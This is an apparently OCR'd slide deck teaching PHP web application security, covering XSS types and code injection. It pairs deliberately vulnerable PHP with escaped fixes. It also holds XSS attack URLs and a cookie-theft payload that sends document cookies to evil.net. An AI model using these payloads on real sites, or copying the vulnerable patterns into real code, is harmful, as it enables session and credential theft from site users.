Web Application Security Using PHP

Presenter: John Evans, CEH

Email: jtevans@kilnar.com

Topics

- Cross Site Scripting (XSS)
- Code Injection
- SQL Injection
- Directory Traversal
- Email Injection

Slides available at:
http://jtevans.kilnar.com/webdevel/WebAppSec_OWASP.pdf

References

- **The Web Application Hacker's Handbook**
  ISBN: 978-0-470-71077-9
- Essential PHP Security
  ISBN: 0-596-00656-X
- Pro PHP Security
  ISBN: 1-59059-508-4
- Web Security Testing Cookbook
  ISBN: 978-0-596-51483-9
- XSS Attacks
  ISBN: 978-1-59749-154-9
- SQL Injection Attacks and Defense
  ISBN: 978-1-59749-424-3

Cross Site Scripting (XSS)

- XSS is an exploit executed by an attacker against a victim using a web site as transportation for the attack.
- In this case, the victim is not the web site, but the users of the web site.
- However, the web site used as the transporting device is often viewed as the one to blame. A loss of reputation, revenue, good will and customers can occur if an active XSS exploit is abused on a company's web site.
- XSS is basically code injection, but the code is client-side JavaScript which is executed in the victim's browser.

XSS

- XSS vulnerabilities exist when output to the user is not properly escaped. This allows raw text entered by one user to be displayed to another user. The raw text can contain malicious code.

- There are three types of XSS: Persistent (aka: stored or permanent), Reflected and DOM-Based.


Persistent XSS

The attack is stored in a database or other storage for later display to all users visiting the page.

Found in:

- Guestbooks
- Product Reviews
- Blog Comments
- Feedback Forms
- Web Forums
- Social Networking Profiles
  - http://www.xssed.com/news/83/Myspace.com_hit_by_a_Permanent_XSS/

Persistent XSS Attack Flow


Step 1:
Attacker posts a blog comment with malicious JavaScript embedded in the text.
Attacker
Step 2:
Web server stores the comment in a database.
Database
Web Server
Step 3:
Victim requests page with malicious comment from web server.
Step 4:
Web server pulls page with all comments from the database.
Step 5:
Web server feeds UNESCAPED data and comments to the victim.
Victim
Step 6:
Victim's web browser executes the malicious payload attacker injected in step #1.


Reflected XSS

Reflected XSS attacks have the malicious code embedded in the URL which is sent to the victim. When the victim follows the link, the payload is executed.

Found in:

- Search Results
- Error Message Pages
- tinyurl.com, tiny.cc, dwarfurl.com, piko.la, etc.

Reflected XSS Attack Flow


Attacker
Step 1:
Attacker sends URL with encoded malicious JavaScript embedded in the URL. (Or uses tinyurl.com to hide the true contents of the URL.)
Step 2:
Victim requests page from web server with malicious code in the URL.
Web Server
Step 3:
Web server reflects the malicious code back to the victim.
Victim
Step 4:
Victim's web browser executes the malicious payload sent as part of the URL from step #1.

DOM-Based XSS

DOM-Based is similar to Reflected XSS in that the attack is included in the URL and is sent to the victim.

If JavaScript is written to access various DOM elements and reflect them in an unescape manner to the user, then the exploit is activated. This includes, but is not limited to, document.location, document.URL, document.referrer.

Found in the same places as Reflected XSS.

Examples of Bad Code

```php
<?php
// We have a reflected XSS vulnerability here.
printf("Your search results for '%s' returned the following:<br />\n",
        $_GET['q']);
?>
<?php
// Assume $comment_array is pulled from a database.
// We have a persistent XSS vulnerability here.
$count = 0;
foreach ($comment_array as $comment)
{
  printf("<p>Comment #%d<br />\n", ++$count);
  printf("%s\n</p>", $comment);
}
?>
```

Another Example of Bad Code

- Using PHP_SELF to build HTML


```
<form method="post" action="<?=$PHP_SELF?>">
<!-- form elements here -->
</form>
```

Attack URLs:

```
http://vuln.org/self.php#"><script>XSS_ATTACK</script><"
http://vuln.org/self.php#"><input type="hidden" name="x" value="y" /><"
```

Exploiting XSS


Reflected Exploit:



http://www.vuln.org/search?q=XSS_PAYLOAD

Exploiting XSS

Persistent Exploit:



Reply

Subject:

XSS Attack Coming Your Way!

Comment: *

Hi there. This is a blog comment with some embedded JavaScript, just for you.

"><script>XSS PAYLOAD GOES HERE</script>

I hope you enjoy it as much as I do!

Web page addresses and e-mail addresses turn into links automatically.

XSS Payloads

- Cookie theft:
  - document.location='http://evil.net/steal.php?cookie='+document.cookies;
  - Can be done with a much more subtle Ajax method.
- Major Annoyance:
  - while (1) { alert('Click OK to continue.'); }
- Exploit Framework Installation
  - AttackAPI
  - BeEF
  - CAL9000
  - XSS-Proxy

Exploit Framework Abilities

- Keylogging
- Cross Site Request Forgery
  - URL Clicking
  - Form Submissions
- Cookie Theft
- Password Theft
- Identity Theft
- Session Hijacking
- Port Scanning
- Intranet Enumeration
- Proxy Attacks

...... and more!

Examples of Bad Code

```
<?php
// We have a reflected XSS vulnerability here.
printf("Your search results for '%s' returned the following:<br />\n",
         $_GET['q']);
?>
<?php
// Assume $comment_array is pulled from a database.
// We have a persistent XSS vulnerability here.
$count = 0;
foreach ($comment_array as $comment)
{
  printf("<p>Comment #%d<br />\n", ++$count);
  printf("%s\n</p>", $comment);
}
?>
```

Examples of Better Code

```
<?php
// We have a reflected XSS vulnerability here.
printf("Your search results for '%s' returned the following:<br />\n",
        htmlentities($_GET['q']));
?>
<?php
// Assume $comment_array is pulled from a database.
// We have a persistent XSS vulnerability here.
$count = 0;
foreach ($comment_array as $comment)
{
  printf("<p>Comment #%d<br />\n", ++$count);
  printf("%s\n</p>", htmlentities($comment));
}
?>
```

Examples of Even Better Code

```
<?php
// We have a reflected XSS vulnerability here.
printf("Your search results for '%s' returned the following:<br />\n",
        sanitize_html_output($_GET['q']));
?>
<?php
// Assume $comment_array is pulled from a database.
// We have a persistent XSS vulnerability here.
$count = 0;
foreach ($comment_array as $comment)
{
  printf("<p>Comment #%d<br />\n", ++$count);
  printf("%s\n</p>", sanitize_html_output($comment));
}
?>
```

sanitize_html_output() pseudo-

- Escape all html entities. **This must be first!**
- Strip/Convert single entity (br, img, etc.) to clean up code.
- Strip/Convert dual entitiy (<a>..</a>, <span>...</span>, etc.) and contents of tag to clean up code.
- Return the string.

- This makes for a prettier display, but if the logic is wrong, someone will find a way through.

MySpace Fail!

- They first strip **<script>...</script>** tags. Smart!
- Then they strip/replace **http://** with links to their redirectors and link counters. Pseudo-smart.
- A user did <schttp://ript src="..." /> as input.
- Which resulted in <script src="..." />
- MySpace Failed... again.

XSS Summary

The Key: Filter output sent to the user.

Code Injection

Code injection attacks occur when user input is trusted and used when building a string used as part of an include() or require() statement.

Code injection attacks are directed at the application, and can lead to arbitrary commands being executed on the web server.

Example of Bad Code


```php
<?php
include("./templates/" . $_COOKIE['template'] . ".php");
?>
```

But It's My Cookie!

No. It's not. It's the user's cookie. It's on his machine, and can be manipulated any way he wants.

